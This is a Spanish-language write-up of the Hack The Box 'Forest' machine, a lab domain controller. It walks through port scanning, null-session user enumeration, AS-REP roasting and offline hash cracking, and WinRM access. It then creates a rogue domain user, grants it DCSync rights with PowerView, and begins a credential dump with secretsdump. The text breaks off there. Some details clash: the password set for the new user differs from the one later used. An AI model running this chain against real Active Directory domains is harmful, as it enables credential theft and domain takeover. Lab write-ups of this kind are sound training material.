
Writeup CTF Forest
Hack The Box



1- Enumeración

Comenzamos enumerando los servicios que tiene abiertos nuestro objetivo.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Forest/nmap]
└─$ sudo nmap -p- --open --min-rate 5000 -vvv -n -Pn 10.10.10.161 -oG allports
```


```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49676/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49684/tcp open  unknown          syn-ack ttl 127
49703/tcp open  unknown          syn-ack ttl 127
```



```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Forest/nmap]
└─$ sudo nmap -sV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676
,49677,49684,49703 -vvv -n 10.10.10.161
```

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-03-26 19:46:13Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Defau
lt-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Defau
lt-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49684/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49703/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Los puertos que más destacan son:



- Puerto 53 probablemente utilizado para servicios DNS.
- Puerto 88 con servicio Kerberos.
- Puerto 139 y 445 con servicios samba.
- Puerto 5985 con servicio winrm.

Esto parece un controlador de dominio. También notaré TCP/5985, lo que significa que, si puedo encontrar las credenciales de un usuario, podría obtener un shell sobre WinRM.

Añadimos el dominio encontrado al archivo /etc/hosts

```
┌──(root💀 elhackeretico)-[/home/…/auditorias_maquinas/maquinas_htb/Forest/nmap]
└─# echo 10.10.10.161 htb.local forest.htb.local >> /etc/hosts
```

0- Enumeración de SMB

Tanto smbclient como smbmap no nos retorna ningún recurso compartido accesible.

```
┌──(kali㉿ elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ smbclient -L //10.10.10.161/ -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿ elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ smbmap -H 10.10.10.161
[+] IP: 10.10.10.161:445        Name: htb.local
```

Pero vemos que podemos acceder mediante sesiones nulas por lo que mi siguiente paso es probar suerte e intentar enumerar con la herramienta rpcclient.

```
┌──(kali㉿ elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ rpcclient 10.10.10.161 -U "" -c "enumdomusers" -N | tee usersenum.txt
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```


Esto me devolvió una gran cantidad de usuarios, ahora solo filtraré por los usuarios que me interesan.

```
┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ cat usersenum.txt | cut -d '[' -f2 | cut -d ']' -f1 | awk 'length < 15' > users.txt

┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
sebastien
lucinda
svc-alfresco
andy
mark
santi
```

1- Ataque ASREPRoast

El ataque ASREPRoast se basa en encontrar usuarios que no requieren pre-autenticación de Kerberos. Lo cual significa que cualquiera puede enviar una petición AS_REQ en nombre de uno de esos usuarios y recibir un mensaje AS_REP correcto. Esta respuesta contiene un fragmento del mensaje cifrado con la clave del usuario, que se obtiene de su contraseña. Por lo tanto, este mensaje se puede tratar de crackear offline para obtener las credenciales de dicho usuario.


```
┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/forest]
└─$ crackmapexec ldap htb.local  -u users.txt  -p '' --asreproast  hashuser -outfile
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain
:htb.local) (signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           $krb5asrep$23$svc-alfresco@HTB.LOCAL:bd2074582f0ad79d510b23f1389
85127$63328058f4afec4a97baa058ec98761dba2d55a4989d2dc0648d14fe1c8276bdd2faa2cb050e25b5b8c31624cd797cb2d96d755e0a70fe
59c29ae1f5086ac08f4c1afe4178904ebd210d441bfccb72162584c00fb74fcfc79bff4b164c0e32ebe10f43ea8b345ab22de0c86abeeeb06791
9e5fbe47a87471aa92ca3d4b96646469351110aad508e4fa35dea5d3a52203b8088704248999a0070373424ef7e2bdfbee23845724a4ff6da711
7e6428824f5da83e60476e7a2c634619b15868ebcdb6b2f873fd2e0bc1c6eb93337a79c68dbe0a151688bb5377a399c3be6b9ce774799e2033b8
fb

┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/forest]
└─$ cat hashuser
$krb5asrep$23$svc-alfresco@HTB.LOCAL:bd2074582f0ad79d510b23f138985127$63328058f4afec4a97baa058ec98761dba2d55a4989d2d
c0648d14fe1c8276bdd2faa2cb050e25b5b8c31624cd797cb2d96d755e0a70fe59c29ae1f5086ac08f4c1afe4178904ebd210d441bfccb721625
84c00fb74fcfc79bff4b164c0e32ebe10f43ea8b345ab22de0c86abeeeb067919e5fbe47a87471aa92ca3d4b96646469351110aad508e4fa35de
a5d3a52203b8088704248999a0070373424ef7e2bdfbee23845724a4ff6da7117e6428824f5da83e60476e7a2c634619b15868ebcdb6b2f873fd
2e0bc1c6eb93337a79c68dbe0a151688bb5377a399c3be6b9ce774799e2033b8fb

┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/forest]
└─$
```

```
┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/forest]
└─$ john hashuser --wordlist=/home/kali/Desktop/listas/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256
 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:05 DONE (2022-03-30 17:01) 0.1930g/s 788756p/s 788756c/s 788756C/s s4552525..s3r1bu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/forest]
└─$
```

Tenemos un hash de contraseña para el usuario svc-alfresco, s3rvice. Utilizaremos la herramienta Evil-WinRM para obtener acceso al objetivo. Esto solo es posible porque el servicio WinRM está abiertos (consultar en el escaneo de nmap).

```
┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p 's3rvice'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Ya tenemos acceso, ahora debemos buscar la flag user.txt.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> dir


    Directory: C:\Users\svc-alfresco


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        9/23/2019   2:16 PM                Desktop
d-r---        9/22/2019   4:02 PM                Documents
d-r---        7/16/2016   6:18 AM                Downloads
d-r---        7/16/2016   6:18 AM                Favorites
d-r---        7/16/2016   6:18 AM                Links
d-r---        7/16/2016   6:18 AM                Music
d-r---        7/16/2016   6:18 AM                Pictures
d-----        7/16/2016   6:18 AM                Saved Games
d-r---        7/16/2016   6:18 AM                Videos


*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/26/2022  12:42 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
0ce6[redacted]
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```



2- Elevación de privilegios

En Active Directory, puede usar BloodHound para encontrar relaciones (entre usuarios, grupos y computadoras) que pueden usarse para escalar sus privilegios. Es muy útil para el equipo rojo, pero también para el equipo azul para identificar y mitigar las vulnerabilidades y limitar las rutas a objetivos de alto valor dentro de su arquitectura AD.


Utilicemos sharphound.exe para visualizar el dominio y buscar rutas de escalada de privilegios.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe
Info: Uploading SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe -c all
2022-03-30T14:10:04.1784291-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session
, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-03-30T14:10:04.4596697-07:00|INFORMATION|Initializing SharpHound at 2:10 PM on 3/30/2022
2022-03-30T14:10:05.1940569-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, AC
L, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-03-30T14:10:06.1159313-07:00|INFORMATION|Beginning LDAP search for htb.local
2022-03-30T14:10:06.3190556-07:00|INFORMATION|Producer has finished, closing LDAP channel
2022-03-30T14:10:06.3346787-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-03-30T14:10:36.4909959-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 45 MB RAM
2022-03-30T14:10:52.5379008-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2022-03-30T14:10:52.7097710-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2022-03-30T14:10:53.0222717-07:00|INFORMATION|Status: 161 objects finished (+161 3.5)/s -- Using 52 MB RAM
2022-03-30T14:10:53.0222717-07:00|INFORMATION|Enumeration finished in 00:00:46.9068631
2022-03-30T14:10:53.4285227-07:00|INFORMATION|SharpHound Enumeration Completed at 2:10 PM on 3/30/2022! Happy Graphi
ng!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2022   2:10 PM          17800 20220330141050_BloodHound.zip
-a----         3/30/2022   2:10 PM          19811 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         3/30/2022   2:09 PM         906752 sharphound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20220330141050_BloodHound.zip
Info: Downloading 20220330141050_BloodHound.zip to ./20220330141050_BloodHound.zip


Info: Download successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Debería haber un archivo zip en la carpeta, que puede ser cargado en Bloodhound.




Una vez cargado el archivo, buscamos el usuario svc-alfresco y lo marcamos como propio. Haciendo doble clic en el nodo debería mostrar sus propiedades a la derecha.



Uno de los grupos encontrados es el de Account Operators, que es un grupo privilegiado de AD.

Los miembros del grupo Account Operators pueden crear y modificar usuarios y añadirlos a grupos no protegidos. Miremos esto y miremos las rutas de acceso a Domain Admins. Buscamos la Ruta más corta a objetivos de alto valor.




Una de las rutas muestra que el grupo de permisos de Windows de Exchange tiene privilegios de WriteDacl en el dominio. El privilegio WriteDACL da a un usuario la capacidad de añadir ACLs a un objeto. Esto significa que podemos añadir un usuario a este grupo y darle privilegios DCSync.

Volvemos a la shell de WinRM y añadimos un nuevo usuario a los Permisos de Exchange de Windows, así como el grupo de Exchange Windows Permissions así como al grupo Remote Management Users.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user elhackeretico elhacker1995! /add /domain
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" elhackeretico /add
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" elhackeretico /add
The command completed successfully.
```




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
$331000-VK4ADACQNUCA     Administrator            andy
DefaultAccount           elhackeretico            Guest
HealthMailbox0659cc1     HealthMailbox670628e     HealthMailbox6ded678
HealthMailbox7108a4e     HealthMailbox83d6781     HealthMailbox968e74d
HealthMailboxb01ac64     HealthMailboxc0a90c9     HealthMailboxc3d7722
HealthMailboxfc9daad     HealthMailboxfd87238     krbtgt
lucinda                  mark                     santi
sebastien                SM_1b41c9286325456bb     SM_1ffab36a2f5f479cb
SM_2c8eef0a09b545acb     SM_681f53d4942840e18     SM_75a538d3025e4db9a
SM_7c96b981967141ebb     SM_9b69f1b9d2cc45549     SM_c75ee099d0a64c91b
SM_ca8c2ed5bdab4dc9b     svc-alfresco
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user elhackeretico
User name                    elhackeretico
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/29/2022 8:27:59 AM
Password expires             Never
Password changeable          3/30/2022 8:27:59 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Exchange Windows Perm*Domain Users
The command completed successfully.
```


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2022  10:10 AM          15331 20220328101026_BloodHound.zip
-a----         3/28/2022  10:15 AM          15218 20220328101459_BloodHound.zip
-a----         3/28/2022  10:24 AM          17757 20220328102427_BloodHound.zip
-a----         3/28/2022  10:24 AM          19744 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         3/28/2022  11:34 AM         770279 PowerView.ps1
-a----         3/28/2022  10:23 AM         906752 SharpHound.exe
-a----         3/28/2022   8:04 AM         973325 SharpHound.ps1
```

Los comandos anteriores crean un nuevo usuario llamado elhackeretico y lo añadimos a los grupos necesarios.

BloodHound nos detalla como abusar de ese privilegio.





A continuación, vamos a descargar el script del PowerView y a cargarlo en la máquina víctima.


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1


Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1


Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -
Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb.l
ocal\elhackeretico', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=lo
cal" -PrincipalIdentity elhackeretico -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Ahora con impacket-secretsdump hacemos un volcado de todos los hashes del dominio.

```
┌──(kali㉿elhackeretico)-[~]
└─$ impacket-secretsdump htb.local/elhackeretico@10.10.10.161
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
